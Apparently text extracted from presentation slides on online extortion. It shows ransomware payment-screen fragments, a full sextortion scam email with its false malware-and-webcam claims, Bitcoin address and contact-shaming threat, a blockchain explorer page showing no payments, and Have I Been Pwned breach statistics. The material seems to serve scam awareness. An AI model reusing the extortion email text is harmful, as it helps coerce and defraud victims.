



Send \$600 worth of bitcoin to this address:

Copy


[Check Payment](#)

[Decrypt](#)









re: "██████████"

Inbox x



Dirk Saunders <yxpnmjarrettlwq@outlook.com>

12:07 PM (8 minutes ago)



to me ▾

I know, ██████████, is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?

I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?

Well, I believe, \$1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7

(It's CASE sensitive, so copy and paste it carefully)

Note:

You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

**SUMMARY**USD **BCH**

Address

qz7ftpz95v34u0guwn9wqyfkajhkztmxtgj9537f9g

Number of Transactions

0

Final Balance

0.00000000 BCH

Total Sent

0.00000000 BCH

Total Received

0.00000000 BCH

**TRANSACTIONS**USD **BCH**

Date (timestamp)

Hash de transaction

État

Montant

'--have i been pwned?

Check if you have an account that has been compromised in a data breach

I <3 Women Driven Development

pwned?

 Generate secure, unique passwords for every account

[Learn more at 1Password.com](#)

[Why 1Password?](#)

425

pwned websites

9,319,713,483

pwned accounts


107,837

pastes

131,382,846

paste accounts

Largest breaches

	772,904,991	Collection #1 accounts
	763,117,241	Verifications.io accounts
	711,477,622	Online Spambot accounts
	622,161,052	Data Enrichment Exposure From PDL Customer accounts
	593,427,119	Exploit.In accounts
	457,962,538	Anti Public Combo List accounts
	393,430,309	River City Media Spam List accounts
	359,420,698	MySpace accounts
	234,842,089	NetEase accounts
	172,869,660	Zynga accounts

Recently added breaches

	226,095	europa.jobs accounts
	62,261	Planet Calypso accounts
	444,241	BtoBet accounts
	3,430,083	Go Games accounts
	583,377	Indian Railways accounts
	564,962	Universarium accounts
	2,461,696	Factual accounts
	172,869,660	Zynga accounts
	90,478	AgusiQ-Torrents.pl accounts
	622,161,052	Data Enrichment Exposure From PDL Customer accounts

500px



BRAZZERS



COACHELLA

JobStreet



TESCO

dailymotion



SEPHORA

tumblr.



DISQUS

Forbes



Yandex

Y!

SONY

YOUPOrn

